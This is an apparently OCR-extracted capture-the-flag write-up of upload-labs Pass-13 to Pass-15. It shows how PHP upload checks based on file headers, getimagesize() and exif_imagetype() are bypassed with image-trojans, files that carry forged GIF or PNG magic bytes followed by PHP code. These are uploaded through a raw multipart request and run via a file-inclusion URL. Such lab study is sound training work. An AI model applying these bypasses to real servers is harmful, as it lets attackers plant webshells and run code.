Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-

```

# 源码
function getReailFileType($filename){
    $file = fopen($filename, "rb"); // 以读取二进制方式打开文件
    $bin = fread($file, 2); //只读2字节, 1字节=8bit
    fclose($file);
    $strInfo = @unpack("C2chars", $bin); // unpack() 函数用来解包文件
    $typeCode = intval($strInfo['chars1'].$strInfo['chars2']); // 返回解包后的值然后连结(函数的作用不是很明白找了文章也没看懂, 有兴趣的自
    己再学习下)
    $fileType = "";
    switch($typeCode){ // 判断上面解包后的数据和这个数据是不是相等, 相同的输出对应的格式
        case 255216:
            $fileType = 'jpg';
            break;
        case 13780:
            $fileType = 'png';
            break;
        case 7173:
            $fileType = 'gif';
            break;
        default:
            $fileType = 'unknown';
    }
    return $fileType;
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_type = getReailFileType($temp_file);

    if($file_type == 'unknown'){
        $msg = "文件未知, 上传失败! ";
    }else{
        $img_path = UPLOAD_PATH."/".rand(10, 99).date("YmdHis").".$file_type;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "上传出错! ";
        }
    }
}
}

```

方法：文件头-图片马和文件包含漏洞利用

Pass-14

直接上传了一个jpeg图片□就过了，访问地址就成功执行了php代码

- Pass-01
- Pass-02
- Pass-03
- Pass-04
- Pass-05
- Pass-06
- Pass-07
- Pass-08
- Pass-09
- Pass-10
- Pass-11
- Pass-12
- Pass-13
- Pass-14
- Pass-15
- Pass-16
- Pass-17
- Pass-18
- Pass-19
- Pass-20

任务

上传 图片马 到服务器。

注意：

1. 保证上传后的图片马中仍然包含完整的一句话 或 webshell 代码。
2. 使用文件包含漏洞能运行图片马中的恶意代码。
3. 图片马要 .jpg , .png , .gif 三种后缀都上传成功才算过关！

上传区

请选择要上传的图片：

浏览... 未选择文件. 上传



```
HTML DOM Document <html>
  <head>
  </head>
  <body>
    <div id="head">
    </div>
    <div id="main" style="min-height: 772px;">
      <div id="menu">
      </div>
      <div id="upload_panel">
        <ol>
          <li>
            <h3>任务</h3>
            <p></p>
            <p>注意:</p>
            <p></p>
            <p></p>
            <p></p>
          </li>
          <li>
            <h3>上传区</h3>
            <form enctype="multipart/form-data" method="post">
              <p>请选择要上传的图片:</p>
              <p>
                <input class="input_file" type="file" name="upload_file">
                <input class="button" type="submit" name="submit" value="上传">
              </p>
            </form>
            <div id="msg">
            </div>
            <div id="img">
              
            </div>
          </li>
        </ol>
      </div>
    </div>
    <div id="footer">
    </div>
    <div class="mask">
    </div>
    <div class="dialog">
      <script type="text/javascript" src="/js/jquery.min.js"></script>
      <script type="text/javascript" src="/js/prism.js"></script>
      <script type="text/javascript" src="/js/prism-line-
  </div>
</body>
</html>
```

upload-labs x phpinfo0 x

192.168.93.128/include.php?file=upload/4720220419095311.jpeg

SEA SHEPHERD

PHP Version 5.2.17

System	Windows NT DESKTOP-4201OUK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	ccscript /nologo configure.js "--enable-snapshot-build"--enable-debug-pack"...

上传gif和png试试看

任务

上传 图片马 到服务器。


注意：

1. 保证上传后的图片马中仍然包含完整的 一句话 或 `webshell` 代码。
2. 使用 文件包含漏洞 能运行图片马中的 恶意代码。
3. 图片马要 `.jpg` , `.png` , `.gif` 三种后缀都上传成功才算过关！

上传区

请选择要上传的图片：

未选择文件。



```


<html>
<head>
<body>
<div id="head">
<div id="main" style="min-height: 772px;">
<div id="menu">
<div id="upload_panel">
<ol>
<li>
<li>
<h3>上传区</h3>
<form enctype="multipart/form-data" method="post">
<div id="msg">
<div id="img">

</div>
</li>
</ol>
</div>
<div id="footer">
<div class="mask">
<div class="dialog">
<script type="text/javascript" src="/js/jquery.min.js"></script>
<script type="text/javascript" src="/js/prism.js"></script>
<script type="text/javascript" src="/js/prism-line-numbers.min.js"></script>
<script type="text/javascript" src="/js/prism-php.min.js"></script>
<script type="text/javascript" src="/js/index.js"></script>
</body>
</html>
  
```

upload-labs phpinfo0

192.168.93.128/include.php?file=upload/6220220419095539.png

SEA SHEPHERD



PHP Version 5.2.17

System	Windows NT DESKTOP-4201OUK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08

- Pass-01
- Pass-02
- Pass-03
- Pass-04
- Pass-05
- Pass-06
- Pass-07
- Pass-08
- Pass-09
- Pass-10
- Pass-11
- Pass-12
- Pass-13
- Pass-14
- Pass-15
- Pass-16
- Pass-17
- Pass-18
- Pass-19
- Pass-20

任务

上传 图片马 到服务器。

注意：

1. 保证上传后的图片马中仍然包含完整的一句话或 webshell 代码。
2. 使用文件包含漏洞能运行图片马中的恶意代码。
3. 图片马要 .jpg, .png, .gif 三种后缀都上传成功才算过关！

上传区

请选择要上传的图片：

浏览... 未选择文件. 上传



```
HackBar 查看器 控制台 调试器
搜索 HTML
<html> event
<head> </head>
<body>
  <div id="head"> </div>
  <div id="main" style="min-height: 772px;">
    <div id="menu"> </div>
    <div id="upload_panel">
      <ol>
        <li>
          <h3>任务</h3>
          <p> </p>
          <p>注意: </p>
          <p> </p>
          <p> </p>
          <p> </p>
          </li>
        <li>
          <h3>上传区</h3>
          <form enctype="multipart/form-data" method="post">
            <p>请选择要上传的图片: </p>
            <p> </p>
          </form>
          <div id="msg"> </div>
          <div id="img">
            
          </div>
        </li>
      </ol>
    </div>
  </div>
  <div id="footer"> </div>
  <div class="mask"></div>
  <div class="dialog"></div>
  <script type="text/javascript" src="/js/jquery.min.js"></script>
  <script type="text/javascript" src="/js/prism.js"></script>
  <script type="text/javascript" src="/js/prism-line-numbers.min.js"></script>
  <script type="text/javascript" src="/js/prism-php.min.js"></script>
  <script type="text/javascript" src="/js/index.js"></script>
</body>
</html>
```

System	Windows NT DESKTOP-42010UK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build"--enable-debug-pack"--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\vs86\template"--with-php-build=d:\php-sdk\snap_5_2\vc6\vs86\php_build"--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared"--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared"--without-pi3web
Server API	&apache 2.0 Handler

感觉和 Pass-13 没啥差距感觉比 13 还容易一点，正常的上传然后通过文件包含执行图片中的代码，正常的输出了。

前6位是GIF的文件头部信息

起始页 **phpinfo_2.gif** ×

```
0000h: 47 49 46 38 39 61 8C 00 D2 00 F6 00 00 02 02 01 GIF89aE.0.0....
0010h: 08 12 06 02 0C 10 13 1B 15 2A 23 0E 03 1C 24 14 .....*#...$.
0020h: 26 2F 04 27 35 04 32 35 18 33 33 36 3E 3A 28 29 &/.'5.25.336>:(
0030h: 28 42 35 0F 4F 4E 30 67 5A 2E 0B 3E 4D 2F 48 4D (B5.ON0gZ.>M/HM
0040h: 0D 55 67 0F 66 77 27 5E 64 4C 4F 4D 48 59 61 63 .Ug.fw'^dLOMHYac
0050h: 5F 62 71 74 73 5E 67 5B 86 76 53 7B 83 73 A0 96 _bqts^g[!vS{fs -
0060h: 68 DB B4 67 E1 C7 75 12 75 8B 5F 78 83 13 83 9A hU_gáCu.u<_xf.fš
0070h: 17 90 A9 18 9C B6 28 97 A8 6F 93 99 1E AE CA 24 ..@.œ¶(-"o"™.@ÉS
0080h: AA C3 2F B4 CE 47 BD D6 55 C6 D9 91 92 93 AE B0 ¢Á/'ÍG%ÓUÆÜ' "°
0090h: AE 9E A8 9C C3 BE BF CB BA 8C B2 C7 B7 F3 D4 8E @ž"œÃ¾;È°E²C·óÓŽ
00A0h: D2 D0 AF F3 D9 AF FD F3 BB F6 EC AE AA BB C0 B6 0Ð"óU`yó»øi@»À¶
00B0h: CA CD 9C DC E8 94 F4 EB 8E F4 F0 B8 E6 EE AF E9 ÈIœUè"ðéžðð æi-é
00C0h: EF A6 D9 D7 D0 D2 D2 FE F9 CC FD FC DB F4 EC D4 i!U×Ð00þùIyú0ði0
00D0h: D0 EE F4 D4 F1 F1 EA E9 E8 F8 EF EF FC FC EC E3 ðið0ññèèèèøiüüiä
00E0h: F5 F8 FB FE FE EC EF F5 DE DF D5 79 7D 80 80 D3 õøüþþiïðøB0ÿ}€€0
```

模板结果 - GIF.bt

名称	值	开始	大小	颜色	注释
struct GIFHEADER GifHeader		0h	6h	Fg: Bg:	
> char Signature[3]	GIF	0h	3h	Fg: Bg:	
> char Version[3]	89a	3h	3h	Fg: Bg:	
struct LOGICALSCREENDESCRI...		6h	7h	Fg: Bg:	
ushort Width	140	6h	2h	Fg: Bg:	
ushort Height	210	8h	2h	Fg: Bg:	
> struct LOGICALSCREENDES...		Ah	1h	Fg: Bg:	
UBYTE BackgroundColorIn...	0	Bh	1h	Fg: Bg:	
UBYTE PixelAspectRatio	0	Ch	1h	Fg: Bg:	
> struct GLOBALCOLORTABLE Gl...		Dh	180h	Fg: Bg:	
> struct DATA Data		18Dh	1BA7Bh	Fg: Bg:	
> struct TRAILER Trailer		1BC08h	1h	Fg: Bg:	

后面7位是图片的宽高和其他信息，将前面的

起始页 phpinfo_2.gif x

```

0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000h: 47 49 46 38 39 61 8C 00 D2 00 F6 00 00 02 02 01 GIF89aE.0.0...
0010h: 08 12 06 02 0C 10 13 1B 15 2A 23 0E 03 1C 24 14 .....*#...$.
0020h: 26 2F 04 27 35 04 32 35 19 33 33 36 3E 3A 28 29 &/.'5.25.336>:(
0030h: 28 42 35 0F 4F 4E 30 67 5A 2E 0B 3E 4D 2F 48 4D (B5.ON0gZ.>M/HM
0040h: 0D 55 67 0F 66 77 27 5E 64 4C 4F 4D 48 59 61 63 .Ug.fw'^dLOMHYac
0050h: 5F 62 71 74 73 5E 67 5B 86 76 53 7B 83 73 A0 96 _bqts^g[ivS{fs -
0060h: 68 DB B4 67 E1 C7 75 12 75 8B 5F 78 83 13 83 9A hU'gáCu.u<_xf.fš
0070h: 17 90 A9 18 9C B6 28 97 A8 6F 93 99 1E AE CA 24 ..@.e¶(-"o"™.@E$
0080h: AA C3 2F B4 CE 47 BD D6 55 C6 D9 91 92 93 AE B0 #Á/'IG%OUÆÜ''@°
0090h: AE 9E A8 9C C3 BE BF CB BA 8C B2 C7 B7 F3 D4 8E @ž~æÅ¼¿É°E²Ç·óÖŽ
00A0h: D2 D0 AF F3 D9 AF FD F3 BB F6 EC AE AA BB C0 B6 0p'óU'ýó»oi@»A¶
00B0h: CA CD 9C DC E8 94 F4 EB 8E F4 F0 B8 E6 EE AF E9 ÈIèUè"ðeZòð,ai'é
00C0h: EF A6 D9 D7 D0 D2 D2 FE F9 CC FD FC DB F4 EC D4 i!U×000puiYú0i0
00D0h: D0 EE F4 D4 F1 F1 EA E9 E8 F8 EF EF FC FC EC E3 ði0ðññééèiuiiã
00E0h: F5 F8 FB FE FE EC EF F5 DE DF D5 79 7D 80 80 D3 ð00pbi0b0ÿ}€€0
00F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  
```

模板结果 - GIF.bt

名称	值	开始	大小	颜色	注释
struct GIFHEADER GifHeader		0h	6h	Fg: Bg:	
> char Signature[3]	GIF	0h	3h	Fg: Bg:	
> char Version[3]	89a	3h	3h	Fg: Bg:	
struct LOGICALSCREENDESRIPTOR LogicalScreenDescriptor		6h	7h	Fg: Bg:	
ushort Width	140	6h	2h	Fg: Bg:	
ushort Height	210	8h	2h	Fg: Bg:	
struct LOGICALSCREENDESRIPTOR_PACKEDFIELDS PackedFields		Ah	1h	Fg: Bg:	
UBYTE GlobalColorTableFlag : 1	1	Ah	1h	Fg: Bg:	
UBYTE ColorResolution : 3	7	Ah	1h	Fg: Bg:	
UBYTE SortFlag : 1	0	Ah	1h	Fg: Bg:	
UBYTE SizeOfGlobalColorTable : 3	6	Ah	1h	Fg: Bg:	
UBYTE BackgroundColorIndex	0	Bh	1h	Fg: Bg:	
UBYTE PixelAspectRatio	0	Ch	1h	Fg: Bg:	
struct GLOBALCOLORTABLE GlobalColorTable		Dh	180h	Fg: Bg:	
> struct RGB rgb[128]		Dh	180h	Fg: Bg:	
> struct DATA Data		18Dh	1BA7Bh	Fg: Bg:	
struct TRAILER Trailer		1BC08h	1h	Fg: Bg:	
UBYTE GIFTrailer	59	1BC08h	1h	Fg: Bg:	

修改 php 文件 添加上图片文件的属性，修改成gif的信息后保存为gif图片。

Uru Editor - ελκoian\weosnei hie\pnp\pnpinfo.pnp

文件(F) 编辑(E) 搜索(S) 视图(V) 格式(O) 脚本(I) 模板(L) 调试(D) 工具(T) 窗口(W) 帮助(H)

起始页 phpinfo_2.gif phpinfo.php x

```

0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000h: 47 49 46 38 39 61 8C 00 D2 00 F6 00 00 02 02 01 GIF89aE.0.0...<?p
0010h: 68 70 20 70 68 70 69 6E 66 6F 28 29 3B 3F 3E hp.phpinfo();?>
  
```

新建 剪贴板 复制 粘贴 删除 排序 查看

« photoma » gif 搜索"gif"

图片 7-高阶函数 php upload-labs 图片

OneDrive WPS网盘

phpinfo_1.gif phpinfo_2.gif phpinfo-3.gif

成功的将恶意图片上传到了服务器上，然后再通过文件包含访问图片即可执行代码。

upload-labs phpinfo()

192.168.93.128/Pass-14/index.php

Upload-labs

Pass-01
Pass-02
Pass-03
Pass-04
Pass-05
Pass-06
Pass-07
Pass-08
Pass-09
Pass-10
Pass-11
Pass-12
Pass-13
Pass-14
Pass-15
Pass-16
Pass-17
Pass-18
Pass-19
Pass-20

任务

上传 图片马 到服务器。


注意：

1. 保证上传后的图片马中仍然包含完整的 `一句话` 或 `webshell` 代码。
2. 使用 `文件包含漏洞` 运行图片马中的恶意代码。
3. 图片马要 `.jpg` , `.png` , `.gif` 三种后缀都上传成功才算过关！

上传区

请选择要上传的图片：

未选择文件。



HTML 查看器

```


<html> <event>
  <head> </head>
  <body> </body>
    <div id="head"> </div>
    <div id="main" style="min-height: 772px;">
      <div id="menu"> </div>
      <div id="upload_panel">
        <col>
          <li>
            <h3>任务</h3>
            <p></p>
            <p>注意:</p>
            <p></p>
            <p></p>
            <p></p>
          </li>
          <li>
            <h3>上传区</h3>
            <form enctype="multipart/form-data" method="post">
              <p>请选择要上传的图片:</p>
              <p>
                <input class="input_file" type="file" name="upload_file">
                <input class="button" type="submit" name="submit" value="上传">
              </p>
            </form>
            <div id="msg"> </div>
            <div id="img">
              
            </div>
          </li>
        </ol>
      </div>
    </div>
  </body>
</html>

```

192.168.93.128/include.php?file=upload/6920220419104418.gif

GIF89a

PHP Version 5.2.17



System	Windows NT DESKTOP-4201OUK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	ccscript /nologo configure.js --enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc0\86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc0\86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy\PHPTutorial\WWW\upload-labs-env\PHP\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20050612

通过上面的修改操作，就可以直接绕过 `**getimagesize() **`函数的限制了（其实修改文件头也就是前四位就可以了，对于其他类型的可能长度不一致）。

```

# 源码
function isImage($filename){
    $types = '.jpeg|.png|.gif';
    if(file_exists($filename)){
        $info = getimagesize($filename); // 获取图片的信息及大小，成功返回数组，失败则返回 FALSE
        $ext = image_type_to_extension($info[2]); // 根据指定的图像类型返回对应的后缀名
        if(strpos($types,$ext)>=0){ // 查找截取的后缀是否在白名单中
            return $ext;
        }else{
            return false;
        }
    }else{
        return false;
    }
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $res = isImage($temp_file); // 确认是图片类型后就进行保存文件
    if(!$res){
        $msg = "文件未知，上传失败！";
    }else{
        $img_path = UPLOAD_PATH."/".rand(10, 99).date("YmdHis").$res;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "上传出错！";
        }
    }
}
}

```

方法：绕过 `getimagesize()`，修改恶意代码文件的文件信息

Pass-15

还是随便上传一个图片马

Pass-01
Pass-02
Pass-03
Pass-04
Pass-05
Pass-06
Pass-07
Pass-08
Pass-09
Pass-10
Pass-11
Pass-12
Pass-13
Pass-14
Pass-15
Pass-16
Pass-17
Pass-18
Pass-19
Pass-20

任务

上传 图片马 到服务器。


注意：

1. 保证上传后的图片马中仍然包含完整的一句话或 `webshell` 代码。
2. 使用文件包含漏洞运行图片马中的恶意代码。
3. 图片马要 `.jpg`, `.png`, `.gif` 三种后缀都上传成功才算过关！

上传区

请选择要上传的图片：

浏览...
未选择文件.
上传



```


<html>
<head>
<body>
  <div id="main" style="min-height: 772px;">
    <div id="menu">
      <div id="upload_panel">
        <ol>
          <li>
            <h3>上传区</h3>
            <form enctype="multipart/form-data" method="post">
              <div id="msg">
                <div id="img">
                  
                </div>
              </div>
            </div>
          </li>
        </ol>
      </div>
    </div>
  </div>
  <div id="footer">
  <div class="mask">
  <div class="dialog">
    <script type="text/javascript" src="/js/jquery.min.js">
    <script type="text/javascript" src="/js/prism.js">
    <script type="text/javascript" src="/js/prism-line-numbers.js">
    <script type="text/javascript" src="/js/prism-php.min.js">
    <script type="text/javascript" src="/js/index.js">
  </body>
</html>

```

upload-labs


phpinfo()

192.168.93.128/include.php?file=upload/3020220419144512.gif



SEA SHEPHERD

PHP Version 5.2.17



System	Windows NT DESKTOP-4201OUK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cmdscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=dbgphp-sdksnap_5_2\vc6\vb6\template" "--with-php-build=dbgphp-sdksnap_5_2\vc6\vb6\php-build" "--with-mcrypt=dynamic"...

发现和之前的关卡好像差不多，应该还是在源码中没过滤太多东西，直接先看源码。

源码

```
function isImage($filename){
    //需要开启php_exif模块
    $image_type = exif_imagetype($filename); //判断一个图像的类型，如果发现了对应的类型，返回一个对应的常量，否则返回 False
    switch ($image_type) {
        case IMAGETYPE_GIF:
            return "gif";
            break;
        case IMAGETYPE_JPEG:
            return "jpg";
            break;
        case IMAGETYPE_PNG:
            return "png";
            break;
        default:
            return false;
            break;
    }
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $res = isImage($temp_file);
    if(!$res){
        $msg = "文件未知，上传失败！";
    }else{
        $img_path = UPLOAD_PATH."/".rand(10, 99).date("YmdHis").".$res;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "上传出错！";
        }
    }
}
```

对 php 文件进行了测试，发现只要改了 文件头就可以直接绕过这个限制了。

1 x 2 x ...

发送(Send) 取消(Cancel) < >

请求(Request) 美化(Pretty) 原始(Raw) 16进制(Hex) Cookies

```

1 POST /Pass-15/index.php?action=show_code HTTP/1.1
2 Host: 192.168.93.128
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----9160071004039969648519125710
8 Content-Length: 382
9 Origin: http://192.168.93.128
10 Connection: close
11 Referer: http://192.168.93.128/Pass-15/index.php?action=show_code
12 Upgrade-Insecure-Requests: 1
13
14 -----9160071004039969648519125710
15 Content-Disposition: form-data; name="upload_file"; filename="phpinfo-1.php"
16 Content-Type: application/octet-stream
17
18 GIF98a <?php phpinfo() ?>
19 -----9160071004039969648519125710
20 Content-Disposition: form-data; name="submit"
21
22 上传
23 -----9160071004039969648519125710--

```

响应(Respons) 美化(Pretty) 原始(Raw) 16进制(Hex) 响应内容(Render) 请求头(Headers)

```

, <code>
. gif
</code>
三神后级都上传成功才算过关!
</p>
</li>
<li>
<h3>
上传区
</h3>
<form enctype="multipart/form-data" method="post">
<p>
请选择要上传的图片: <p>
<input class="input_file" type="file" name="upload_file"/>
<input class="button" type="submit" name="submit" value="上传"/>
</form>
<div id="msg">
</div>
<div id="img">

</div>
</li>
<li id="show_code">
<h3>
代码
</h3>
<pre>
<code class="line-numbers language-php">
function isImage($filename) {
//需要开启php_exif模块
$image_type = exif_imagetype($filename);

```

upload-labs phpinfo()

192.168.93.128/include.php?file=upload/6320220419150822.gif

GIF98a

PHP Version 5.2.17

System	Windows NT DESKTOP-42O1OUK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\vc6\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\vc6\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy\PHP\tutorial\WWW\upload-labs-env\PHP\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no

png 和 jpg 应该也是一样，修改下文件头就可以绕过了

```

0 6f 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 connection: close
0 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 74 70 3a Referer: http:
0 2f 2f 31 39 32 2e 31 36 38 2e 39 33 2e 31 32 38 //192.168.93.128
0 2f 50 61 73 73 2d 31 35 2f 69 6e 64 65 78 2e 70 /Pass-15/index.p
0 68 70 3f 61 63 74 69 6f 6e 3d 73 68 6f 77 5f 63 hp?action=show_c
0 6f 64 65 0d 0a 55 70 67 72 61 64 65 2d 49 6e 73 ode Upgrade-Ins
0 65 63 75 72 65 2d 52 65 71 75 65 73 74 73 3a 20 equire-Requests:
0 31 0d 0a 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 1 -----
0 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d -----
0 2d 2d 33 33 31 32 37 34 36 39 30 36 32 34 31 33 --33127469062413
0 33 35 37 31 32 38 31 38 34 33 33 33 30 36 34 32 3571281843330642
0 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 Content-Dispos
0 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 ition: form-data
0 3b 20 6e 61 6d 65 3d 22 75 70 6c 6f 61 64 5f 66 ; name="upload_f
0 69 6c 65 22 3b 20 66 69 6c 65 6e 61 6d 65 3d 22 ile"; filename="
0 70 68 70 69 6e 66 6f 2d 31 2e 70 68 70 22 0d 0a phpinfo-1.php"
0 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 70 Content-Type: ap
0 70 6c 69 63 61 74 69 6f 6e 2f 6f 63 74 65 74 2d plication/octet-
0 73 74 72 65 61 6d 0d 0a 0d 0a 89 50 4e 47 0d 0a stream  PNG
0 1a 0a 00 00 0d 49 48 44 52 3c 3f 70 68 70 20 IHDR<?php
0 70 68 70 69 6e 66 6f 28 29 3b 3f 3e 0d 0a 2d 2d phpinfo();?> --
0 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d -----
0 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 31 32 37 -----33127
0 34 36 39 30 36 32 34 31 33 33 35 37 31 32 38 31 4690624133571281
0 38 34 33 33 33 30 36 34 32 0d 0a 43 6f 6e 74 65 843330642 Conte
0 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 nt-Disposition:
0 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d form-data; name=
0 22 73 75 62 6d 69 74 22 0d 0a 0d 0a e4 b8 8a e4 "submit" a, Da
0 bc a0 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 4 -----

```

```

</code>
, <code>
.gif
</code>
三种后缀都上传成功才算过关!
